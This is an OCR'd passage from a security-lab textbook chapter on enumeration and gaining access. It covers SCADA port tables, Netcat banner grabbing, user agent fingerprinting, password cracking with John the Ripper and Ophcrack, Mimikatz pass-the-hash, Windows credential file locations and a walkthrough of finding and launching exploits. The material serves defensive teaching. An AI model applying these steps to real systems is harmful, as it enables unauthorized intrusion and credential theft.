TCP/12647 to 12648	ABB Ranger 2003
TCP/13722	ABB Ranger 2003
TCP/UDP/11001	Johnson Controls Metasys N1

Continues

Table 5-4 (*continued*)

PROTOCOL/PORT	SCADA DEVICE
TCP/12135/12137	Telvent OASyS DNA
TCP/13724	ABB Ranger 2003
TCP/13782/13783	ABB Ranger 2003
TCP/18000	Iconic Genesis32 GenBroker (TCP)
TCP/UDP/20000	DNP3
TCP/UDP/34962	PROFINET
TCP/UDP/34963	PROFINET
TCP/UDP/34964	PROFINET
UDP/34980	EtherCAT
TCP/38589	ABB Ranger 2003
TCP/38593	ABB Ranger 2003
TCP/38000/38001	SNC GENe
TCP/38011/38012	SNC GENe
TCP/38014/38015	SNC GENe
TCP/38200	SNC GENe
TCP/38210	SNC GENe
TCP/38301	SNC GENe
TCP/38400	SNC GENe
TCP/38600	ABB Ranger 2003
TCP/38700	SNC GENe
TCP/38971	ABB Ranger 2003
TCP/39129	ABB Ranger 2003
TCP/39278	ABB Ranger 2003
TCP/UDP/44818	EtherNet/IP
TCP/UDP/45678	Foxboro/Invensys Foxboro DCS AIMAPI
UDP/47808	BACnet/IP
TCP/50001 to 50016	Siemens Spectrum Power TG
TCP/50018 to 50020	Siemens Spectrum Power TG
UDP/50020 to 50021	Siemens Spectrum Power TG
TCP/50025 to 50028	Siemens Spectrum Power TG
TCP/50110 to 50111	Siemens Spectrum Power TG

UDP/55000 to 55002	FL-net Reception
UDP/55003	FL-net Transmission
TCP/UDP/55555	Foxboro/Invensys Foxboro DCS FoxAPI
TCP/56001 to 56099	Telvent OASyS DNA
TCP/62900 to 65443	SNC GENe

Take a look at a Wireshark SCADA capture in Figure 5-11 and see if it contains anything you can use to enumerate what is actually running.




Figure 5-11: Is there anything you can enumerate in this Wireshark capture of SCADA traffic?

First note that Wireshark correctly picks out the Modbus payload and port 502. Resolving the Organizational Unique Identifier (OUI) of the MAC address of 00:20:78 against a web-based MAC lookup page resolves to Runtop Inc.

NOTE **Enumerating a SCADA MAC address is useful only if you are on the same local segment. Keep in mind that MAC addresses are non-routable.**

Next, you should banner-grab the web server running at port 80 and see what header is returned. An example with Netcat is shown here:

```
c:\nc 10.0.0.3 80

HTTP/1.1 200 OK
Server Apache-Cayote/1/1
Accept Ranges: bytes
ETag W/"7777-1268150782000"
Last-Modified: Tue, Feb 10 2015 16:06:33 GMT
Content-Type: text/html
Content-Length: 7777
Connection: close
```

The web server is identified as Cayote (Tomcat), which has had many identified vulnerabilities over the years. A useful list can be found at `www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-887/Apache-Tomcat.html`.

At the time of this writing, 123 vulnerabilities are listed; an attacker will most likely find something in this list that will work. Metasploit has Tomcat exploits built in. The main point is that SCADA systems are an integrated part of process control networks, critical infrastructure, water plants, electrical power, and even nuclear power plants. SCADA attacks can be devastating; Stuxnet is a good example of that.

STUXNET

The Stuxnet worm is a sophisticated piece of malware designed to sabotage a specific type of Siemens SCADA equipment. Stuxnet offers a good example of how a specific piece of malware can be designed to move through multiple interconnecting industries. Early reports of Stuxnet were released in April 2010, yet it did not infect the initial Microsoft systems it was found on. Stuxnet was designed to pass through these systems because they did not meet specific configuration requirements. It is believed that the attacker took great care to make sure that only the designated targets were hit. You can read more here:

`www.us-cert.gov/control_systems/pdf/ICSA-10-272-01.pdf`

User Agent Strings

This chapter discussed ways to accurately enumerate and fingerprint a device. User agent strings act as another method to fingerprint a client. These characteristics range from identifying the browser to the type of OS that it is running on. The user agent string is simply a line of text that is returned whenever your browser connects to a website. The user agent string is based on the specific browser you are using and the OS that is installed on your computer. Here is an example of a user agent string from a Windows host:

```
Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0)
```

User agent strings are another way that systems can be identified, because the contents of this field vary from browser to browser. Each browser has its own distinctive string. Here is an explanation for the given example:

- **Mozilla version 5.0**—The Mozilla version is used for historical reasons because at one time, everyone wanted to be compatible with Netscape.
- **Windows NT 6.1 Operating System**—Windows 7
- **WOW64 (Windows-On-Windows 64-bit)**—A 32-bit application is running on a 64-bit processor.

- **Trident**—This is the layout engine for the Windows version of Internet Explorer.
- **7.0**—The Trident version is 7.0.
- **rv:11.0**—The host is using Internet Explorer 11.0.

This is not to say that user agent strings do not have a valid use. Actually, they do. Whenever you visit a website, the user agent string is used to identify specific information such as OS, browser, and language. Table 5-5 displays some common user agent strings and their meanings.

From the standpoint of enumeration, it is important to realize that user agent strings are just another means to fingerprint and enumerate information about a specific system. As an example, the Electronic Freedom Foundation ran an experiment that determined that user agent strings provide about one-third of the total information required to uniquely identify an Internet user. You can read more about this at `https://www.eff.org/deeplinks/2010/01/tracking-by-user-agent`.

IN THE LAB

Who is enumerating your browsing habits? The risk from enumeration is that attackers can gain enough information to successfully identify you and the attributes of your computer or device. Third-party tracking cookies are one of the ways in which users are monitored while on the Internet. One way to see who is tracking you is by installing Lightbeam. Lightbeam is a Firefox add-on that provides an interactive visualization that displays everyone to whom your browsing habits and data are sent.

1. **Go to `https://www.mozilla.org/en-US/lightbeam/` and download the Lightbeam add-on for Firefox.**
2. **Install Lightbeam.**
3. **Click the Lightbeam add-on to see a graphical representation of all the third parties your information is being forwarded to.**

ENUMERATION IN A COOKIE-LESS ENVIRONMENT

Many security researchers have complained about the misuse of cookies and how third-party cookies are used to track individuals and to enumerate their web-surfing habits. The problem is that cookie-less tracking may be much more intrusive and provides advertisers with much more information. How? By fingerprinting your system. Fingerprinting looks at the characteristics of a computer to examine unique attributes such as what plug-ins and software you have installed, the size and manufacturer of the monitor, and time zone, all the way down to the serial number of your hard drive. Fingerprinting is poised to be much more invasive than cookies ever were, as these items are not easily changed or modified.

Table 5-5: User Agent Strings

PLATFORM TOKEN AND DESCRIPTION	FEATURE TOKEN AND DESCRIPTION	TRIDENT TOKEN AND IE DESCRIPTION	SAFARI	CHROME
Windows NT 6.3 - Windows 8.1	.NET CLR - .NET Framework common language run time, followed by the version number	Trident/7.0 - IE11	Safari 7.0.3 - Version/7.0.3 Safari/7046A194A	Chrome 41.0.2227.1 - Chrome/41.0.2227.1 Safari/537.36
Windows NT 6.2 - Windows 8	SV1 - Internet Explorer 6 with enhanced security features (Windows XP SP2 and Windows Server 2003 only)	Trident/6.0 - Internet Explorer 10	Safari 6.0 - Version/6.0 Mobile/10A5355d Safari/8536.25	Chrome 41.0.2227.0 - Chrome/41.0.2227.0 Safari/537.36
Windows NT 6.1 - Windows 7	Tablet PC - Tablet services are installed; number indicates the version number.	Trident/5.0 - Internet Explorer 9	Safari 5.1.7 - Version/5.1.7 Safari/534.57.2	Chrome 41.0.2226.0 - Chrome/41.0.2226.0 Safari/537.36
Windows NT 6.0 - Windows Vista	Win64; IA64 - System has a 64-bit processor (Intel).	Trident/4.0 - Internet Explorer 8	Safari 5.0.4 - Version/5.0.4 Safari/533.20.27	Chrome 41.0.2225.0 - Chrome/41.0.2225.0 Safari/537.36
Windows NT 5.2 - Windows Server 2003; Windows XP x64 Edition	Win64; x64 - System has a 64-bit processor (AMD).			
Windows NT 5.1 - Windows XP	WOW64 - A 32-bit version of Internet Explorer is running on a 64-bit processor.			
Windows NT 5.01 - Windows 2000, Service Pack 1 (SP1)				
Windows NT 5.0 - Windows 2000				
Windows NT 4.0				

Mapping the Attack Surface

The attacker has now had some time to identify active systems, services, and applications on your network. The next step is to map the attack surface. Wikipedia defines the attack surface as, "The sum of the different points (the "attack vectors") where an unauthorized user (the "attacker") can try to enter data to or extract data from an environment." This makes a lot of sense because, if you think about it, the primary goal of enumeration has been to gather enough information to gain access. The attacker may attempt this in the following ways:

- Password speculation
- Sniffing password hashes
- Exploiting vulnerabilities

Password Speculation and Cracking

Do you feel lucky? Sometimes hackers are, and they may simply guess the right username and password combination. The hacker can increase their probability of success by reviewing previous enumeration findings. Enumeration may have returned router configurations with passwords that could be cracked, or perhaps user accounts that appear to have default or no passwords. Tools such as DumpSec can determine whether the system has a lockout policy. All of this information is useful when attempting to guess username and password combinations. However, password guessing may be of limited use if the lockout policy is set to a low value. (Many organizations use a setting of three failed attempts.)

There is also the possibility that the attacker may be able to recover an encrypted password. As previously discussed, these can be found in various places, such as router configuration files. This is where password cracking comes into play. Password cracking can be divided into two basic categories: calculated hashes compared to encrypted results, and precomputed hashes. If a basic code or weak algorithm is used to encrypt passwords, the passwords may be obtained using standard cryptanalysis approaches.

Before you learn about cracking passwords, spend a few minutes reviewing how Windows stores user information and passwords. Windows stores this information in the Security Accounts Manager (SAM) database. If the system is part of a domain, the domain controller stores the critical information. These hashes are stored in the local SAM database (`C:\Windows\System32\config\SAM` file) or in Active Directory (`C:\Windows\NTDS\ntds.dit` file on DCs).

When you set or change the password, it can be stored in one of several ways. Older systems use a LAN Manager hash (LM hash). This approach had several weaknesses, including a maximum length of 14 characters and the fact that the password was actually stored in two seven-character fields. NTLM is

more recent, and is actually a challenge-response authentication protocol that uses three messages to authenticate a client in a connection-oriented environment. NTLM can support passwords that are up to 127 characters long. While NTLM passwords can be much longer in some situations, they may be easier to manipulate and simply use the hash as-is as a token to access the system. This technique is called "Pass-the-Hash" and is discussed later in the chapter.

Without using the hash as-is, hash calculation remains the most common attack vector. These techniques include dictionary, hybrid, and brute-force password cracking. Dictionary password attacks pull words from a dictionary or word list to attempt to discover a user's password. A dictionary attack uses a predefined dictionary to look for a match between the encrypted password and the encrypted dictionary word. You can create your own dictionary word list or download them from the Internet. One example can be found at `http://sourceforge.net/project/showfiles.php?group_id=10079`. Dictionary password audits will often recover a user's password in a short period of time if common words have been used. If passwords contain words typically found in a dictionary, then dictionary tools will crack them quickly. Figure 5-12 shows an example of how this process works.




Figure 5-12: Various types of software can help with the password-cracking process.

When you review Figure 5-12, you may notice that this type of password cracking is actually a form of comparative analysis. Each word in the dictionary is hashed with the same algorithm and compared to the encrypted value. If the values match if the values match, the password used to create the hash will be recognized as the user's password.

A hybrid attack also uses a dictionary or word list, but it prepends and appends characters and numbers to dictionary words in an attempt to crack the user's password. These programs are comparatively smart because they can manipulate a word and use its variations. For example, consider the word *password*. A hybrid password audit would attempt variations such as 123password, abcpassword, drowssap, p@ssword, pa44w0rd, and so on. These various approaches increase the odds of successfully cracking an ordinary word that has had a little variation added in.

Brute-force attacks use random numbers and characters to crack a user's password. A brute-force audit on an encrypted password may take hours, days, months, or years, depending on the complexity and length of the password. The rate of success here depends on the speed of the CPU. Brute-force audits attempt every combination of letters, numbers, and characters. Some better-known dictionary, hybrid, and brute-force password-cracking tools include the following:

- **John the Ripper—**A well-known password-auditing tool that is available for 11 types of Unix systems as well as Windows. It can crack most common passwords, including Kerberos, AFS, and Windows NT/2000/XP/2003 LM hashes. A large number of add-on modules are available for this tool that allow it to crack OpenVMS passwords, Windows credential caches, and MySQL passwords.
- **Cain & Abel—**A multipurpose tool that can perform a variety of tasks, including Windows enumeration, sniffing, and password cracking. The password-cracking part of the program can perform dictionary and brute-force analysis and can use precomputed hash tables. Figure 5-13 shows the Cain & Abel interface.




Figure 5-13: Cain & Abel lets you choose a method to use when cracking passwords.

- **LCP—**Another program that can perform a range of password-cracking techniques

Another type of password-cracking involves using precomputed hashes. Precomputed hashes use a time-memory tradeoff. This is implemented by means of a rainbow table, a technique first implemented by Philippe Oechslin. Historically, the three approaches previously discussed (dictionary, hybrid, and brute force) were the primary methods that someone would use to test the

strength of a password or attempt to crack it. Some passwords were considered secure because of the time it would take to crack them; sure, they could be cracked, but who was going to spend three months trying? This theory no longer holds true.

Another approach is to use a rainbow table. It works by precomputing all possible passwords in advance. Upon completion of this time-consuming process, the passwords and their corresponding encrypted values are stored in a file called a rainbow table. Encrypted passwords are loaded, and a search for the password hash is performed. When a match is found, the password is revealed. Typically, this takes only a few minutes.

One tool that will perform a rainbow attack is Ophcrack. This password-cracking tool implements the rainbow table technique just discussed. It has several tables that can be downloaded, and you can search the web for others. What is most important to remember is that if a password is in the table, it will be cracked quickly. The Ophcrack website also lets you enter a hash and reveal the password in just a few seconds. Figure 5-14 shows an example of this. You can also download a CD version with a small Linux OS that enables you to boot to Linux and crack alphanumeric passwords quickly. It is available at `http://ophcrack.sourceforge.net`.




Figure 5-14: Ophcrack offers this online password-cracking tool.

Sniffing Password Hashes

Sniffing password hashes offers an attacker another avenue of access in addition to password cracking. Most networks pass a large amount of traffic, and a significant part of it may not even be encrypted. Even if it is encrypted, the algorithm or encryption process may be weak or vulnerable. Sniffing password and hashes on a network requires that the attacker have some type of access.

If the attacker can gain this level of access on a network, it may be possible to sniff credentials right off the network.

ACCESS LEVELS

There is always a risk when an attacker gains any type of access. In most attacks, an attacker will not gain immediate root or administrator account access. Rather, attackers take an incremental approach. Even with access to a low-level account, such as a regular user account, the attacker may be able to leverage this access to move up to a more privileged level. Defense in depth is the goal. This means using your security lab to learn how to build layers of defense. At each layer, you should place controls to slow, deter, delay, and prevent an attacker from getting anything!

One of the best pass-the-hash programs is from Mimikatz. This one tool can alleviate the need to crack a password and will allow you to extract the hash to use for authentication to other systems. The author of Mimikatz, Benjamin Delpy, is French, so most of the resources describing Mimikatz are not easy to understand if you do not speak French. However, the Mimikatz GitHub repository is in English and includes useful information on command usage. As described by the author,

> **On Windows, a user provides the user ID and password and the password is hashed, creating the password hash. When the user on one Windows system wants to access another, the user's password hash is sent (passed) to the destination's resource to authenticate. This means there is no need to crack the user's password since the user's password hash is all that's needed to gain access.**

To run Mimikatz, you need `mimikatz.exe` and `sekurlsa.dll` on the system you are targeting. Once you launch `mimikatz.exe` from the command line, you are provided with an interactive prompt that allows you to perform a number of different commands. You can download the toolset from `https://github.com/gentilkiwi/mimikatz`. Figure 5-15 shows what is available at the site.

You are not limited to capturing Windows authentications. Tools are also available that enable you to capture and crack Kerberos authentication. It offers the ability for an organization to implement single sign-on (SSO).

KerbCrack, a tool from `www.ntsecurity.nu`, can be used to attack Kerberos. It consists of two separate programs. The first program is a sniffer that listens on port 88 for Kerberos logins; the second program is used as a cracking tool to launch a dictionary or brute-force attack on the password. In the next section, you will turn your attention to a more in-depth review of how password cracking works.




Figure 5-15: Capture passwords with Mimikatz pass-the-hash program.

NOTE **One way to slow down attackers is to limit access. Make sure you have implemented the "principal of least privilege" and limit employee access to your business network. This includes setting them up as users, not local administrators, on their PCs.**

Exploiting a Vulnerability

You may be wondering what are the total number of software vulnerabilities that are reported each year. If so, consider that for the last full year of statistics, which was 2013, there were a total of 4,793 vulnerabilities. Vulnerabilities are typically reported as Common Vulnerabilities and Exposures (CVEs). CVEs are weaknesses or holes in your computers and other equipment that can be exploited by hackers. When a CVE is reported, it is cataloged and named by the MITRE Corporation.

While MITRE is in the process of researching a candidate CVE, the company creates a name for the candidate. CVE can be researched at `http://nvd.nist.gov/home.cfm`. An example of a CVE is shown here:

```
CVE-2015-0631

Summary: Race condition in the SSL implementation on Cisco Intrusion
Prevention System (IPS) devices allows remote attackers to cause a denial
 of service by making many management-interface HTTPS connections
```

```
during the key-regeneration phase of an upgrade, aka Bug ID CSCui25688.

Published: 02/21/2015
```

Here is how the vulnerability process may be used by an attacker:

1. The attacker enumerates a system to determine which services and versions are running. For this example, suppose the attacker identifies the system as Red Hat Linux 6.1.
2. The attacker surfs the web for vulnerabilities for Red Hat Linux 6.1. He finds several, as shown in Figure 5-16. Note that there are reported vulnerabilities for race conditions and the Programmable Authentication Module (PAM).





Figure 5-16: SecurityFocus lets you do vulnerability research.

3. With several vulnerabilities discovered, the attacker now searches the web for exploit code. Figure 5-17 shows the results of this search. Packet Storm security (`www.packetstormsecurity.org`) returns several matches that may work against the vulnerable site.
4. The attacker downloads the code and launches it against the vulnerable target. If it is successful, the attacker gains access. If it is unsuccessful, the attacker renews his search and tries another exploit.



/// File Name:	redhat-man.c
Description:	redhat /usr/bin/man exploit (gid=15 leads to potential root compromise).
Author:	Przemyslaw Frasunek
Homepage:	http://freebsd.lublin.pl/
MD5 Checksum:	534219ec78ffa72e140fa46ef0859a02

/// File Name:	userrooter.sh
Description:	redhat PAM/userhelper(8) exploit.
Author:	S
MD5 Checksum:	aa1a4b4faa46092b8392e1cf576f2ebb

/// File Name:	pamslam.sh
Description:	pamslam - vulnerability in redhat Linux 6.1 and PAM pam_start. both 'pam' and 'userhelper' (a setuid binary that comes with the 'usermode-1.15' rpm) follow .. paths. Since pam_start calls down to _pam_add_handler(), we can get it to dlopen any file on disk. 'userhelper' being setuid means we can get root.
Author:	Dildog
MD5 Checksum:	98d2a741b9a926031818596f5b6161e1

Figure 5-17: Packet Storm aids you in exploit code research.

When the attacker exploits the vulnerability, he has most likely gained some level of access to the computer system. If the attacker has been able to access a Windows system as a standard user, the next step, if necessary, is escalation of privilege. Whether this is necessary depends on the level of access provided by exploitation of the vulnerability. If the vulnerable service is already operating with privileged access, escalation is not needed.

Other ways that attackers gain access by means of exploit code include the following:

- Tricking the user into executing the malicious program. E-mail is a common attack vector.
- Copying the code to the system and scheduling it to run at a predetermined time, for example, with the `AT` command.
- Exploiting interactive access to the system, for example, with Terminal Server, PC Anywhere, or the like.

It is important to realize that the exploit code used to gain access is limited by type and version of software. As an example, exploits written for Windows XP typically will not work against Linux systems, nor will they work against other versions of Windows such as Server 2012. Therefore, these exploits only work for specific versions of the Windows OS.

NOTE **Vulnerabilities can range from minor to critical. One example of a critical vulnerability is CVE-2014-0160, also know as Heartbleed. It was deemed critical because, as of its discovery, more than 15 percent of all web servers were believed to be vulnerable to attack. Heartbleed is a security vulnerability in OpenSSL software that lets a hacker access the memory of data servers. Such attacks can expose credit card numbers and other sensitive information. Qualys offers a website that allows you to identify and enumerate SSL servers that are vulnerable. You can perform that test at** `https://www.ssllabs.com/ssltest/index.html`.

Protecting Passwords

It is important to discuss password protection. Some of these password protection strategies have to do with policies and training, but others, such as encryption, are directly applicable to the lab. Protection methods include the following:

- Do not reveal your passwords to others.
- If possible, use stronger authentication mechanisms, such as challenge response, Kerberos, SecureID, and public key encryption.
- Always log out of a session during which you used your password in a public computer or kiosk.
- Avoid using software that recalls your passwords and automatically fills them in for you.
- Be aware of personal, email, and telephone social engineering attacks that attempt to get you to reveal your passwords.
- Do not write passwords on notepads and leave them in the vicinity of your computer.
- Use password manager programs, such as LastPass and KeePass, to protect your passwords.

FIREWALLS: ONE COMPONENT OF DEFENSE IN DEPTH

In reality, well-configured edge devices are extremely hard to bypass. Just keep in mind that firewalls are only one component of security. If you have learned anything from these first chapters, it should be that attackers are always looking for that hole, misconfiguration, or item that has not been secured. Your job is to build in layers of defense so that even if an attacker does get by the firewall, there are still multiple layers of defense that they must bypass. Depending on only the firewall or edge device is never a good idea. As an example, consider the situation where a firewall is taken offline and the company suffers a severe SQL injection attack. You can read more about it at `www.computerworld.com/article/2507380/security0/hacker-breaks-into-barracuda-networks-database.html`**.**

Summary

The purpose of this chapter was to introduce you to the process of enumeration. Enumeration is a critical step for an attacker as they are attempting to identify the services, protocols, and applications that are being used. Security professionals should enumerate their own networks to see what type of information is available. Just consider the fact that no attack occurs in a void. If the attacker wants to attack the network, they typically seek to determine what services, protocols, and applications are available.

Consider an attacker with the latest Windows 2012 buffer overflow or malware. The malware is useful only against the Windows 2012 system. This means the attacker must enumerate active systems and identify which one is running vulnerable code. Enumeration is also useful to the attacker if it can be used to gather usernames, open shares, or vulnerable versions of software. If the attacker can identify a local account that is also a domain administrator account, imagine their joy upon finding out that both the local and domain passwords are the same. That is why services and protocols such as DNS, SNMP, SMTP, and others are so valuable to the attacker. Even when passwords cannot be guessed, just the username and certain (potentially identifiable) specific attributes about the user may provide sufficient information to launch a successful dictionary attack.

These are but a few of the reasons why security professionals must attempt to enumerate their own networks. The best place to practice these activities is in the lab environment. This chapter clearly identified the types of information that may be exposed in the real world. Security professionals should take heed and consider how to reduce the amount of information, prevent unauthorized enumeration, and mitigate attack vectors that may be exploited because of the inevitability of some enumeration. Although many people find it easier to be reactive, true security requires a proactive approach.

Key Terms

- **Active Directory**—A Windows implementation of a hierarchical directory service that is LDAP compliant.
- **Brute-force attack**—A method of breaking a cipher or encrypted value by trying a large number of possibilities. Brute-force attacks function by working through all possible values. The feasibility of brute-force attacks depends on the key length and strength of the cipher and the processing power available to the attacker.
- **Buffer overflow**—A situation where a software application somehow writes data beyond the allocated end of a buffer in memory. Buffer overflow is usually caused by software bugs and improper syntax and programming, thus exposing the application to malicious code injections or other targeted attack commands.
- **Dictionary attack**—A method of breaking a cipher or encrypted value by trying all the words in a dictionary file.
- **Hybrid attack**—A method of breaking a cipher or encrypted value by trying all the words in a dictionary file that are mixed with numbers and special characters.

- **NetBIOS—**A system that frees up applications so they do not have to understand the operation of a network, and so that different programs on different computers can communicate within a local area network.
- **RainbowCrack attack—**A method of precomputing password hashes that speeds up the password cracking process but requires massive amounts of storage.
- **Relative Identifier—**A unique alphanumeric character string that identifies an account within a Windows domain.
- **Security Identifier—**A unique alphanumeric character string that identifies a system to other systems in a Microsoft domain.
- **Server Message Block—**A Windows protocol that allows a system to share files.
- **Simple Network Management Protocol—**A standardized protocol that is used to allow the management of network devices and equipment.

Exercises

This section presents several hands-on exercises to help reinforce your knowledge and understanding of the chapter. I selected the tools and utilities used in these exercises because they are easily obtainable. The goal is to provide you with *real* hands-on experience.

SNMP Enumeration

This exercise demonstrates how to use the SolarWinds IP Network Browser to display information gathered from active SNMP devices. Follow these steps:

1. Install the SolarWinds IP Network Browser. This tool is part of the SolarWinds Network Toolkit and can be downloaded from `www.solarwinds.com/downloads`.
2. Start SNMP by going to Start ➢ Settings ➢ Control Panel ➢ Add/Remove Programs ➢ Add Windows Components ➢ Network Management Tools ➢ Simple Network Management Protocol, as shown in Figure 5-18. You need to start SNMP on a local Windows system to ensure you have something to capture.
